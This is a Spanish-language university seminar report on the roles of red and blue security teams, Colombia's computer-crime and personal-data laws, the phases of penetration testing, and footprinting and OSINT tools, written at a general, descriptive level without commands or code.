Capacidades técnicas, legales y de gestión para equipos blue team y red team

JUAN GABRIEL BUITRAGO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA 2024

Capacidades técnicas, legales y de gestión para equipos blue team y red team

JUAN GABRIEL BUITRAGO

SEMINARIO ESPECIALIZADO
EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

DIRECTOR DE CURSO
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA BOGOTÁ 2024

CONTENIDO

pág.

Listas de Ilustraciones

Lista De Tablas

RESUMEN

Este documento contiene las temáticos desarrollados en cada una de las etapas del Seminario Especializado, Equipos Estratégicos en Ciberseguridad **Red Team** & **Blue Team**, donde se habla de la importancia que tiene de cada uno de estos equipos en un área de TI, y como cada uno de estos aporta un rol importante dentro de la planificación estratégica para elevar los niveles de seguridad de una organización.

No obstante, es importante mencionar la parte normativa, entre las más relevantes se nombran la ley de delitos informáticos 1273 de 2009 y ley 1581 de 2012 protección de datos personales, con las cuales se mide el impacto frente a las cláusulas del acuerdo de una confidencialidad y como estas tiene implicaciones legales para un experto en seguridad informática.

Se define el alcance de cada equipo y su función, donde en el equipo Red Team está formado por profesionales de seguridad expertos en atacar sistemas y romper defensas realizando Pentesting, para tipificar el nivel de seguridad; se menciona las actividades realizadas por equipo Blue Team el cual se encarga de implementar por medio de Hardening las mejores prácticas en la industria para reducir riesgos y cerrar vulnerabilidades, y garantizar la defensa contra amenazas y ataques.

Los equipos **Red Team** & **Blue Team,** tienen la capacidad de identificar vulnerabilidades las cuales son descubiertas por medio de pruebas controladas de penetración, y con el fin de resguardar la seguridad de una infraestructura realizan recomendaciones para desplegar medidas de seguridad realizando hardening en los sistemas e infraestructura tecnológica de una organización.

Se menciona prueba realizada ejecutando una intrusión por medio de técnicas conocidas como ingeniería social, phishing y Malware, donde se emplea el uso de un payload para quebrantar las medidas de seguridad y acceder a la infraestructura para hacer sabotaje en un sistema operativo.

El alcance del documento es explicar la función de cada equipo y como estos se integran con sus distintas particularidades y capacidades a un sistema de seguridad de la información, y como estos ayudan a elevar el nivel de seguridad de una organización implementando medidas de seguridad.

Palabras Clave: Hardening, Payload, Pentesting, Vulnerabilidades

ABSTRACT

This document contains the topics developed in each of the stages of the Specialized Seminar, Strategic Teams in Cybersecurity Red Team & Blue Team, where the importance of each of these teams in an IT area is discussed, and how each one of these contributes an important role within strategic planning to raise the security levels of an organization.

However, it is important to mention the regulatory part, among the most relevant are the computer crime law 1273 of 2009 and law 1581 of 2012 protection of personal data, with which the impact is measured against the clauses of the confidentiality agreement. and how these have legal implications for a computer security expert.

The scope of each team and its function are defined, where the Red Team is made up of security professionals who are experts in attacking systems and breaking defenses by performing Pentesting, to typify the level of security; The activities carried out by the Blue Team are mentioned, which is responsible for implementing, through Hardening, the best practices in the industry to reduce risks and close vulnerabilities, and guarantee defense against threats and attacks.

The Red Team & Blue Team have the ability to identify vulnerabilities which are discovered through controlled penetration tests, and in order to safeguard the security of an infrastructure, they make recommendations to deploy security measures by hardening the systems and technological infrastructure of an organization.

A test carried out by executing an intrusion using techniques known as social engineering, phishing and Malware is mentioned, where the use of a payload is used to break security measures and access the infrastructure to sabotage an operating system.

The scope of the document is to explain the function of each team and how they are integrated with their different particularities and capabilities into an information security system, and how they help raise the security level of an organization by implementing security measures.

Keywords: Hardening, Payload, Pentesting, Vulnerabilities

GLOSARIO

Artículo: Es cada una de las disposiciones, generalmente enumeradas de forma consecutiva, que conforman un cuerpo legal, como un tratado, una ley o un reglamento.

Ataque: un ataque cibernético es cualquier esfuerzo intencional para robar, exponer, modificar o destruir datos, aplicaciones u otros activos a través del acceso no autorizado a una red o sistema informático.

Blue Team: Hace referencia a un grupo de profesionales de ciberseguridad que trabajan para defender los sistemas y redes de una organización contra ataques cibernéticos.

Cibercrimen: Es una actividad delictiva que se orienta hacia una computadora, una red informática o un dispositivo activo en Red.

Ciberdelincuente: Persona que comete delitos mediante las TIC, ya sea contra individuos, empresas o gobiernos.

Controles CIS: Son un conjunto de prácticas recomendadas y consensuadas a nivel mundial para ayudar a los profesionales de TI a aplicar y administrar medidas de seguridad.

COPNIA: Es la entidad pública que controla, inspecciona y vigila el comportamiento en su ética profesional el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional.

CSIRT: Es un Equipo de Respuesta a Incidentes de Seguridad, responsable de recibir, revisar y responder a informes y actividad sobre incidentes de seguridad.

CVE: Es un sistema de catalogación pública que identifica y enumera las vulnerabilidades de seguridad conocidas en productos software y hardware.

Escaneo de Vulnerabilidades: Es un proceso automatizado diseñado para ayudar a identificar vulnerabilidades potencialmente explotables dentro de un software o Red.

Exploit: Es un software o una secuencia de comandos que aprovecha un error o una vulnerabilidad para provocar un comportamiento involuntario o imprevisto

Footprinting: Es una técnica utilizada por los ciberdelincuentes, que no infringe ninguna ley, y que consiste en acceder a toda la información que una empresa ha compartido públicamente y de forma voluntaria en Internet.

Hackeo: Son actividades que buscan comprometer la seguridad de los dispositivos digitales, software, hardware y Red informática.

Hardening: Es el proceso de asegurar un sistema minimizando vulnerabilidades de seguridad.

Ingeniería social: Se llama a las técnicas de manipulación que usan los ciberdelincuentes para obtener información confidencial de los usuarios.

Ley: Es una norma jurídica dictada por el gobierno, o autoridad competente, en que se manda, determina o prohíbe algo en consonancia con la justicia.

Licencia GPL: Es una licencia de software que define los términos y condiciones para usar, modificar y distribuir de forma gratuita, denominada software de código abierto.

Malware: Es un término usado para referirse a un tipo de software malicioso diseñado para infiltrarse en su dispositivo sin su conocimiento y causar daños o robar datos.

Mestaspolit: Es una herramienta de código abierto creado para seguridad informática, el cual proporciona información de vulnerabilidades de seguridad y de ayuda en tests de penetración "Pentesting".

Msfconsole: Es una herramienta de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "pentesting"

Msfvenom: Es una herramienta de línea de comandos que se utiliza para generar payloads para sistemas operativos de diferentes arquitecturas.

Nmap: Es una herramienta de línea de comandos Linux de código abierto que se usa para escanear direcciones IP y puertos en una red con el fin de detectar aplicaciones instaladas.

Payload: Es el conjunto de datos transmitidos que se obtienen de excluir cabeceras, metadatos, información de control y otros datos que son enviados para facilitar la entrega del mensaje.

Pentesting: Consiste en la simulación de un ataque controlado a un sistema software o hardware con el objetivo de hallar vulnerabilidades para prevenir ataques reales.

Phishing: Técnica por medio de la cual usan correos electrónicos, mensajes de texto, llamadas telefónicas o sitios web fraudulentos diseñados con el fin de manipular personas para que descarguen malware y/o compartan información confidencial.

Purple Team: Es la combinación entre los equipos Blue Team y Red Team, para garantizar y maximizar la efectividad de ambos, a fin de minimizar las deficiencias que presentan ambos equipos cuando actúan por separado.

Red Team: Denominado equipo, es el encargado de ayudar a una organización a mejorar la postura de seguridad, donde por medio de la realización de ataques a un objetivo, se examinan sus debilidades.

Shell Inversa: Es una terminal de comandos que sirve para ejecutar código en el ordenador de una víctima por medio de conexiones de tipo TCP o UDP

SIEM: Significa gestión de información y eventos de seguridad que combinan las ventajas de la gestión de la información y de la gestión de los eventos de seguridad, que proporcionar análisis en tiempo real, por medio de alertas de seguridad generadas por las aplicaciones y el hardware.

Vulnerabilidad Informática: Se refiere a los puntos débiles de un sistema computacional, Red o infraestructura tecnológica, donde el nivel de su seguridad no tiene la robustez necesaria en caso de un ataque.

XDR: Es una herramienta de software como servicio (SaaS) que ofrece seguridad y defensa y optimizada integrando productos de seguridad y datos en soluciones simplificadas.

INTRODUCCIÓN

El trabajo en equipo ha demostrado al trascurrir de los tiempos que es la mejor herramienta para sacar adelante una actividad de forma oportuna y eficaz; el ámbito de las tecnologías y las comunicaciones no son la excepción, es por ello, que las industrias en ciberseguridad vienen desarrollando alianzas para optimizar esfuerzos que permitan desplegar las mejores soluciones en seguridad informática, para garantizar la protección de la información y las infraestructuras tecnológicas.

En este documento se describe y destaca la importancia de los equipos de Red Team y Blue Team y como estos al integrarse, llegan a ser parte fundamental para el equipo de gestión de seguridad de la información de una organización, el cual tiene como finalidad garantizar la confidencialidad, integridad y disponibilidad de la información.

Se describe el rol y la función que cumple un equipo Red Team denominado equipo rojo, como este gestiona actividades para identificar vulnerabilidades, realizando Pentesting para poner a prueba la defensa de una organización; y de igual forma el rol y la función del equipo Blue Team denominado equipo azul, como este gestiona actividades de hardening para defender una organización frente a amenazas y ataques.

Se detalla el paso a paso realizado en cada una de las fases del caso de estudio, donde se resuelve cada etapa con su debida documentación y evidencia; Se ilustra ejercicio realizado en el banco de trabajo conforme a la Ley 1273 de 2009 delitos informáticos y Ley 1581 de 2012 protección de datos personales, aplicando ética profesional conforme a la Ley 94 de 1937.

Se menciona las recomendaciones más óptimas para implementar políticas de seguridad para elevar los niveles de ciberseguridad en una organización en un entorno TiC con los que se pueda cerrar brechas y vulnerabilidades para reducir y /o eliminar riesgos de amenazas y/o ataques.

1 OBJETIVOS

1.1 OBJETIVOS GENERAL

Elaborar un informe que contenga los resultados de un ataque simulado por medio de pentesting, y que por medio de estese logre mejoras y reforzar los niveles de seguridad, implementado los recursos de equipos Red Team y Blue Team a fin de desplegar las mejores prácticas para remediar vulnerabilidades y reducir amenazas.

1.2 OBJETIVOS ESPECÍFICOS

- Conocer la normatividad de delitos informáticos y protección de datos para abordar la mejor postura frente a un acuerdo de confidencialidad, empleando código de conducta y ética profesional.
- Identificar la función de los equipos Red Team y Blue Team y su postura en ciberseguridad para una organización, como estos se integran con otros equipos de TI para reducir amenazas y reducir ataques.
- Conocer las etapas de Pentesting, las técnicas y herramientas de ciberseguridad usadas para identificar fallos y vulnerabilidades en un sistema o infraestructura tecnológica.
- Reconocer herramientas y técnicas para identificar amenazas, a fin de aplicar las medidas de seguridad “Hardening” necesarias para remediar y cerrar brechas de seguridad en una organización.
- Crear estrategias de defensa frente a ataques cibernéticos, implementando políticas de seguridad, y generar recomendaciones para desplegar las herramientas necesarias para garantizar la confidencialidad, integridad y disponibilidad de la información en una organización.

2 DESARROLLO INFORME FINAL

A continuación, se relaciona cada una de las fases realizadas para los escenarios propuestos en el seminario especializado, la documentación investigada, los conceptos y herramientas usadas que son fundamentales para que los equipos Blue Team y Red Team realicen las acciones necesarias para identificar vulnerabilidades y cerrar brechas ante amenazas.

El enfoque esta dado de forma general abarcando tanto las acciones realizadas por el equipo Blue Team que tiene la finalidad de desplegar las medidas de seguridad requeridas para proteger una infraestructura, como las técnicas usadas por el quipo Red Team realizando acciones de pentesting controladas para identificar fallos de seguridad.

Se dan recomendaciones de buenas prácticas en la industria de ciberseguridad para implementar políticas de seguridad con las cuales se mejore la postura de seguridad informática en una organización.

3 CONCEPTOS EQUIPOS DE SEGURIDAD

3.1 LA LEY 1273 DE 2009 CÓDIGO PENAL PARA DELITOS INFORMÁTICOS

En esta se crea un nuevo bien jurídico en el que se resalta los delitos informáticos tipificados en Colombia para conductas delictivas que atentan contra el buen nombre, la privacidad de la información personal, la reputación y los recursos económicos de las empresas y personas. En esta ley se regulan las penas para los delitos cometidos usando las tecnologías de la información y las comunicaciones. La ley busca proteger la confidencialidad, integridad y disponibilidad de los datos y los sistemas de información.

El capítulo I está orientado especialmente al propósito de aseguramiento de las condiciones de calidad y seguridad de la información en la organización, cuando se refiere a los "atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos". Y corrobora la importancia de la información como activo de valor para las organizaciones (ISO/IEC 17799/2005).

CAPITULO PRIMERO

A Quienes Atenten Contra La Confidencialidad, La Integridad Y La Disponibilidad De Los Datos Y De Los Sistemas Informáticos

Artículo 269A: acceso abusivo a un sistema informático, la persona que acceda a un sistema informático sin autorización y que se mantenga en este con fines delictivos, se le aplica una pena de prisión de 48 a 96 meces y una multa de 100 a 1000 SMMLV.
Artículo 269B: Obstaculización ilegitima de un sistema informático o red de telecomunicaciones, la persona o ente que impida u obstaculice un sistema informático o los datos que este contiene, tendrá una pena de prisión de 48 a 96 meces y una sanción económica de 100 a 1000 SMMLV, a menos que el delito constituya una sanción mayor.
Artículo 269C: interceptación de datos informáticos, el que sin una orden judicial capture, deteriore, suprima o altere datos informáticos de un sistema de información, tendrá pena de prisión de 36 a 72 meses.
Artículo 269D: Daño informático, el que, sin estar facultado destruya, dañe o borre y/o destruya un sistema informático o una de sus partes o componentes, tendrá una pena de prisión de 48 a 96 meces y una multa de 100 a 1000 SMMLV.
Artículo 269E: Uso de software malicioso, el que, sin estar facultado, produzca, trafique adquiera o venda, extraiga del territorio nacional software malicioso, incurrirá en pena de prisión de 48 a 96 meses y tendrá una multa de 100 a 1000 SMMLV.
Artículo 269F: Violación de datos personales, el que sin estar facultado para ello saque provecho propio, extrayendo, obteniendo, vendiendo, divulgando o modificando datos personales contenidos en bases de datos privadas y/o públicas, tendrá una pena de prisión de 48 a 96 meses y una multa de 100 a 1000 SMMLV.
Artículo 269G: Suplantación de sitios web para obtener datos personales o financiero. El que sin estar facultado desarrolle, divulgue, venda, programe y promueva páginas electrónicas fraudulentas, incurrirá en pena de prisión de 48 a 96 meses y tendrá que pagar una multa de 100 a 1000 SMLMV.
Esta misma sanción se aplica a quien incurrirá el modificar el sistema de resolución de nombres de dominio, y entregue al usuario a una URL diferente que le haga pensar que está ingresando a un sitio de confianza.
Artículo 269H: Circunstancias de agravación punitiva: Las penas imponibles se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

1. En redes, sistemas informáticos o de comunicaciones
2. Por servidor público en ejercicio de sus funciones
3. Aprovechando la confianza dada por quien tiene la información o por quien tuviere un vínculo contractual con este.
4. Divulgando el contenido de la información a beneficio de otro.
5. Obteniendo provecho para sí o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
7. Utilizando como instrumento a un tercero de buena fe.
8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le

impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

CAPITULO SEGUNDO

Atentados Informáticos Y Otras Infracciones

Artículo 2691: hurto por medios informáticos y semejantes. El que, superando medidas de seguridad informáticas, realice la conducta delictiva señalada en el artículo 239, incurrirá en las penas señaladas en el artículo 240 de este Código.
Artículo 269J: transferencia no consentida de activos. El que, con ánimo de lucro y realice manipulación informática y consiga la transferencia no consentida de cualquier activo, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de 48 a 120 meses y en multa de 200 a 1500 SMLMV.

3.2 LEY 1581 DE 2012 PROTECCIÓN DE DATOS PERSONALES

Es la ley de protección de datos personales emitida por el estado colombiano y es el complemento de la regulación vigente para la protección de datos personales como derecho fundamental que tienen todas las personas naturales para autorizar la información personal que es almacenada en bases de datos o archivos, así como su posterior actualización y rectificación de esta. La normatividad se aplica a las bases de datos o archivos que contengan datos personales de personas naturales en todo el territorio nacional.

Fue propuesta como proyecto de ley ante la cámara del senado por la cual se dictan disposiciones generales para la protección de datos personales la cual fue aprobado el 16 de diciembre de 2010 con folio 081/2011.

A partir del proyecto se comenzó a determinar los lineamientos y directrices normativos para el adecuado tratamiento y protección de los datos personales. Iniciando con la creación del decreto 1377 de 2012 “Por el cual se reglamenta parcialmente la Ley 1581 de 2012, Derogado Parcialmente por el Decreto 1081 de 2015.”

Esta ley regula la protección del derecho fundamental que tienen todas las personas naturales, a autorizar la información personal que es almacenada en bases de datos o archivos, a la cual se le puede realizar su posterior actualización y/o rectificación. y aplica para las bases de datos o archivos que contengan datos personales y/o financieros de personas naturales.

En la presente ley se define los conceptos, directrices para el tratamiento adecuado de la información y se reglamenta los tiempos y canales de atención para gestionar el tratamiento de los datos personales.

DEFINICIONES

DATO PERSONAL PÚBLICO: Son datos personales determinados expresamente como públicos, para cuya recolección y tratamiento, no es necesaria la autorización del titular, dentro de estos se encuentran los datos demográficos Ej. Dirección, teléfono, datos sobre el estado civil de las personas, entre otros.

DATO PERSONAL SEMIPRIVADO: Son datos que no tienen una naturaleza íntima, reservada, ni pública y cuyo conocimiento o divulgación puede interesar a un grupo de personas o a la sociedad en general. Para su tratamiento se requiere la autorización expresa del titular de los datos.

DATO PERSONAL PRIVADO: Es un dato personal que por su naturaleza íntima o reservada solo interesa a su titular. Para su tratamiento se requiere la autorización expresa del titular de los datos.

DATO PERSONAL SENSIBLE: Es aquel dato personal que afecta la intimidad del titular y su tratamiento puede generar discriminación.

TITULAR DE LOS DATOS PERSONALES: Todas las personas naturales y en el caso de los menores de edad, sus representantes legales tienen la facultad de autorizar o negar el tratamiento de sus datos personales.

AUTORIZACIÓN: Consentimiento previo, expreso e informado del Titular para llevar a cabo el Tratamiento de datos personales

BASE DE DATOS: Conjunto organizado de datos personales que sea objeto de Tratamiento

ENCARGADO DEL TRATAMIENTO: Persona natural o jurídica, pública o privada, que realice el Tratamiento de datos personales por cuenta del Responsable del Tratamiento

RESPONSABLE DEL TRATAMIENTO: Persona natural o jurídica, pública o privada que por sí misma decida sobre la base de datos y/o el Tratamiento de los datos;

TITULAR: Persona natural cuyos datos personales sean objeto de Tratamiento;

TRATAMIENTO: Cualquier operación o conjunto de operaciones sobre datos personales, tales como la recolección, almacenamiento, uso, circulación o supresión.

Derechos Del Titular De Los Datos Personales

- ✓ A conocer, actualizar y rectificar sus datos personales
- ✓ A solicitar la prueba de su autorización para el tratamiento de sus datos
- ✓ A ser informado respecto del uso que se les da a sus datos
- ✓ A revocar la autorización y/o solicitar la eliminación de sus datos
- ✓ A presentar quejas ante la entidad administrativa encargada de la protección de los datos personales, Súper intendencia de industria y comercio.

Derechos de los niños, niñas y adolescentes.

En el Tratamiento asegurará los derechos prevalentes de los niños, niñas y adolescentes. Queda relegado el Tratamiento de datos personales de niños, niñas y adolescentes, salvo aquellos datos que sean de naturaleza pública.

Deberes De Los Responsables Y/O Encargados Del Tratamiento

- ✓ De Informar y garantizar el ejercicio de los derechos de los titulares
- ✓ De tramitar las consultas, solicitudes quejas y reclamos
- ✓ De usar únicamente los datos personales que hayan sido recolectados
- ✓ De respetar las condiciones de seguridad y privacidad de información
- ✓ De cumplir instrucciones y requerimientos impartidos por la autoridad administrativa competente SIC.
- ✓ De informar la finalidad y tratamiento al cual serán sometidos los datos
- ✓ De informar al titular cuáles son sus derechos

Responsables Y Encargados Del Tratamiento De Los Datos

El responsable del tratamiento de los datos personales puede ser una persona natural o jurídica, pública o privada, que decide sobre la base de datos y/o el tratamiento de estos. El Encargado es el que realice el tratamiento de los datos personales por instrucción del responsable.

Entidad Administrativa De Control

La entidad administrativa responsable de vigilar el cumplimiento de las normas de protección de datos personales es la Superintendencia de Industria y Comercio (SIC), por medio de la Delegatura para la Protección de Datos Personales.

SANCIONES

Artículo 23, La Superintendencia de Industria y Comercio podrá imponer a los Responsables del Tratamiento y Encargados del Tratamiento las siguientes sanciones:

- Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó
- Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán las acciones correctivas que se deban aplicar
- Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren acatado los correctivos ordenados por la Superintendencia de Industria y Comercio;
- Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles

3.3 PENTESTING

Son pruebas de penetración de ataques simulados que son dirigidos a un sistema informático con la finalidad de detectar vulnerabilidades para que sean remediadas y de esta manera poder reducir el riesgo de que sean explotadas por cibercriminales. El pentesting es fundamental para comprobar qué ciberataques son posibles de ejecutar en contra de un sistema y vulnerar la seguridad de este.

Como dice “Llamamos ‘pentesting’ (‘test de penetración’, en español) a la técnica de ciberseguridad consistente en atacar entornos informáticos con la intención de descubrir vulnerabilidades en los mismos, con el objetivo de reunir la información necesaria para poder prevenir en el futuro ataques externos hacia esos mismos equipos. El pentesting es una técnica 100% legal… siempre y cuando los ataques los realicemos en sistemas de nuestra propiedad o con permiso del propietario”[1].

Fases De Un Pentest

Las pruebas de penetración son la mejor forma de evaluar el nivel de seguridad de un sistema informático. Este procedimiento lo ejecutan uno o varios hackers

[1] General knowledge: What is pentesting? - Security of the information. (North Dakota.). www.uv.mx. Retrieved on April 4, 2024, from https://www.uv.mx/infosegura/general/trabajos_pentesting/

profesionales en la materia, en el cual intentarán explotar todas las vulnerabilidades que identifiquen para probar diferentes tipos de ataque hacia los sistemas.

Estas acciones las realizan utilizando un patrón común denominado las fases de una prueba de penetración o intrusión en un sistema informático.

Fase 1 Reconocimiento "Footprinting"

Es bien conocida como Recopilación de información, que consiste en recopilar y/o recolectar toda la información acerca de un objetivo. Se puede hacer mediante un reconocimiento de tipo activo, tipo pasivo o de ambas formas.

- ✓ **Reconocimiento pasivo**: Se caracteriza en no dejar ningún rastro de la acción y se conoce como footprinting, se hace con el fin de reunir datos sobre un sistema sin tener que interactuar directamente con este.
- ✓ **Reconocimiento activo**: Generalmente dejan algún rastro digital, porque se interactúa directamente con el objetivo, para ejecutarlo se requiere un permiso para hacer este tipo de análisis.

Para recolectar la mayor cantidad de información posible se utilizan técnicas como:

- ✓ Escaneo de dominios
- ✓ Escaneo IPs y puertos
- ✓ Obtención de metadatos

Entre las herramientas más comunes para esta acción se encuentran:

- ✓ Nmap
- ✓ Dnsmap
- ✓ Dnsrecon
- ✓ Recon-ng
- ✓ SubFinder

Fase 2 Escaneo

Posterior a recolectar la información pública del objetivo, viene esta fase del pentest que consiste en hacer un análisis de vulnerabilidades. Esta tarea se realiza ejecutando un escaneo con la herramienta Nmap, la cual solo se puede utilizar con la autorización del sistema que se está auditando.

En el análisis de vulnerabilidades se hace uso de todas las posibles acciones que permitan comprometer la seguridad del objetivo, los usuarios y/o su información. Dentro de las vulnerabilidades más comunes se encuentras:

- ✓ Pérdida del control de acceso a un sistema o red
- ✓ Fallas criptográficas
- ✓ Configuración de seguridad defectuosa o nivel bajo
- ✓ Componentes de fácil acceso y obsoletos
- ✓ Debilidad en las credenciales de autenticación
- ✓ Software inseguro
- ✓ Perdida o integridad de los datos
- ✓ Fallos en el registro y la supervisión de la seguridad

Para el análisis de vulnerabilidades existen herramientas dentro de las que se encuentran:

- ✓ Nessus
- ✓ OWASP
- ✓ BugBounty Recon
- ✓ Vega
- ✓ BurpSuite

Fase 3 de explotación de vulnerabilidades

Luego de identificar las vulnerabilidades, se procede a investigar los tipos de exploits que existen para obtener acceso al sistema objetivo. Donde un exploit es un software diseñado específicamente para sacar provecho de una falla de un sistema informático. Haciendo uso de estas herramientas se explotan las vulnerabilidades identificadas en la fase anterior para obtener acceso a los sistemas objetivos. Dentro de las herramientas para explotar vulnerabilidades están:

- ✓ OpenVAS
- ✓ Nessus
- ✓ Metasploit Framework
- ✓ Routersploit
- ✓ PowerSploit
- ✓ SPARTA
- ✓ Xarp
- ✓ SQLMap
- ✓ BurpSuite
- ✓ Canvas

Fase 4 post explotación

La fase de post explotación consiste en que una vez logrado entrar en el sistema por medio de las técnicas usada en las anteriores fases, y obtener credenciales de usuarios, el hacker intentará hacer una escalada de privilegios y luego procede a elevarlos con la finalidad de obtener una cuenta con todos los privilegios habilitados sobre un sistema. El objetivo del ataque dirigido de escaneo de vulnerabilidades es con el fin de obtener:

- ✓ Información confidencial, sensible o privada
- ✓ Evadir mecanismos de autenticación para ingresar a los sistemas
- ✓ Ejecutar acciones del lado de los usuarios
- ✓ Acceder a otros sistemas o servicios de red accesibles desde el sistema comprometido

En esta fase se simulan ataques al sistema, con el objetivo de evaluar las amenazas, y cómo el sistema está preparado para responder ante ellas, y también informar al propietario del nivel de seguridad de su sistema.

Borrado de huellas: Luego de simular el ciberataque, se deben eliminar todas las evidencias y rastros que puedan delatar al atacante, debido a que esto sería lo que haría un hacker malicioso en un caso real.

Fase 5 Elaboración de los informes

En esta fase se informar a la empresa los resultados de un ataque simulado para que pueda implementar, mejoras y reforzar sus sistemas de seguridad. Generalmente se emiten dos informes, un informe técnico para los administradores del sistema informático con el fin de indicar que remediciones se pueden aplicar e implementar para elevar el nivel de seguridad; y por otro un informe ejecutivo para los directivos de la empresa a fin de mostrar los riesgos a que puede estar espetos los activos y la información de esta.

En un informe de vulnerabilidades se refleja todo lo que se realizó en el test de intrusión y se muestra las vulnerabilidades encontradas, los recursos que están desactualizados y el nivel de criticidad y de exposición que estos tienen en la red de redes; se dan indicaciones y recomendaciones para reducir los riesgos y remediar las vulnerabilidades.

3.4 FOOTPRINTING

Según peña “Llamamos **Footprinting** (también conocido como reconocimiento), a una de las **fases previas al ciberataque**, es el proceso de recopilar la mayor

cantidad de información sobre lo que queremos "hackear" para localizar vulnerabilidades y formas de acceder a él. Para obtener dicha información el **"hacker"** puede utilizar varias herramientas y procesos"[2].

En el ámbito de la ciberseguridad, obtener información específica sobre las vulnerabilidades y los puntos débiles dentro de un sistema, red u objetivo, es parte esencial y fundamental en la elaboración de estrategias de defensa sólidas.es en donde entran en juego aplicar las herramientas de huella, la cual es eficaz y sirven como piedra angular para los procesos de reconocimiento y recopilación de información.

Con estas herramientas los profesionales de la ciberseguridad, los piratas informáticos éticos y los vigilantes de penetración examinan la huella digital de las organizaciones y los sistemas informáticos. Cola exhaustiva revisión de las fuentes públicas, las configuraciones de red y las granjas de dominio, con estas herramientas que a su vez ofrecen una visión integral ayudan a identificar vulnerabilidades, vectores de ataque y brechas de seguridad.

Footprinting es la acción o técnica que utilizan los hackers de sombrero negro para ingresar a fuentes publicar en informarse al máximo sobre un objetivo y obtener información sobre sistemas informáticos, donde recurren al Footprinting que significa seguir la huella digital que deja la persona en la nube.

Nuestro paso por la red de redes siempre deja un rastro, por cuanto la función principal de un profesional en Hacking Ético es proteger para no de exponerse ante vulnerabilidades.

Este concepto está asociado a la seguridad informática, porque hace referencia al ejercicio que se hace para conocer los sistemas informáticos y sus redes, o huellas. Donde por cada en consulta que hagamos en la red estamos empleando el footprinting.

Fuentes para la obtención de información:

- ✓ **Redes sociales**: Hoy en día las personas hacen públicas sus acciones a través de estos medios en línea.
- ✓ **Sitios web de JOB**: Las organizaciones comparten datos confidenciales en muchos sitios web.
- ✓ **Google**: Los buscadores como Google permite encontrar información rápido y fácil

[2] Peña, M. J. (2021, May 19). What is Footprinting? International Business School. https://eiposgrados.com/blog-ciberseguro/que-es-footprinting/

- ✓ **Ingeniería social**: por medio de las diferentes técnicas de manipulación los ciberdelincuentes obtienen información confidencial de los usuarios
- ✓ **El sitio web de una organización**: Sitio donde un atacante busca información de código abierto, esta es de fácil acceso porque es proporcionada gratuitamente a clientes o al público en general.

Tipo de información que se recolecta:

- ✓ Nombre de dominio
- ✓ Dirección IP
- ✓ Registros Whois
- ✓ Información de DNS
- ✓ Sistema operativo utilizado
- ✓ Números de teléfono-dirección
- ✓ Cuantas de correo
- ✓ Mapa de red
- ✓ URLs
- ✓ Cortafuegos

Herramientas para el Footprinting

Si bien una buena parte de la información sensible se puede extraer sin usar técnicas sofisticadas, los hackers complementan el footprinting con el uso de herramientas con los cuales obtienen datos más eficientes para su interés propio. Herramientas como:

- ✓ Uso de WHOIS para Búsqueda de Dominios: Con realizar una consulta a través del protocolo TCP WHOIS, los datos del propietario quedan expuestos, nombre, dirección o número de teléfono.
- ✓ Recolección de Datos con Metabuscadores: Estos permiten hacer una única búsqueda y recibir los resultados sobre el individuo en un mismo espacio. Esta herramienta agiliza el flujo de investigación y por eso es muy eficaz a la hora de realizar footprinting.
- ✓ Extracción de Información de Redes Sociales con herramientas como OSINT: La cual es una técnica para extraer información de medios públicos, que se conoce como Open Source Intelligence.

Aplicaciones Opensource

Hoy en día los datos a los que se tiene acceso son infinitos, es por ello que la interpretación de los mismos es de gran ayuda para simplificar procesos y optimizar los resultados dentro de una organización. La metodología OSINT, se emplea en distintos ámbitos para capturar y obtener información de gran valor

OSINT son las siglas en inglés de Open Source INTelligence (Inteligencia de Fuentes Abiertas) usa un conjunto de técnicas y herramientas para recopilar información pública, analizar datos y relacionarlos para convertirlos en conocimiento útil.

Esta aplicación se puede utilizar en distintos tipos de ámbitos como financiero, tecnológico, policial, militar, marketing, etc. Donde se puede acceder a toda la información disponible en cualquier fuente pública sobre una empresa, persona física o cualquier cosa sobre la que se desee investigar.

Con la metodología OSINT se puede obtener información a través de diferentes fuentes como las redes sociales, los medios de comunicación o fuentes oficiales. OSINT servir de gran ayuda a la hora de querer realizar una investigación ya que ofrece muchas alternativas con opciones como:

- **Shodan**: Es un motor de búsqueda muy que permite evidenciar diferentes equipos conectados a internet a través de filtros.
- **Google Dorks**. Con esta herramienta se hace uso de los operadores de Google para realizar búsquedas avanzadas.
- **Bing Dorks**. Es parecida a la herramienta anterior, pero además cuenta con distintas opciones y posibilidades que pueden ofrecer diferentes resultados de búsqueda.
- **Maltego**. Esta herramienta recopila información sobre un objetivo la cual se genera con opción grafica para fácil análisis de los datos.
- **NexVision**. Esta aplicación usa la inteligencia artificial para ofrecer información en tiempo real de toda la web.

Considero que la fase de Footprinting es fundamental para el pentest ya que nos permite explorar todas las fuentes de información posibles a fin de encontrar puntos débiles en una red. Es el proceso más esencial con el cual se consulta distintas fuentes de información haciendo uso de las diferentes técnicas, métodos y herramientas.

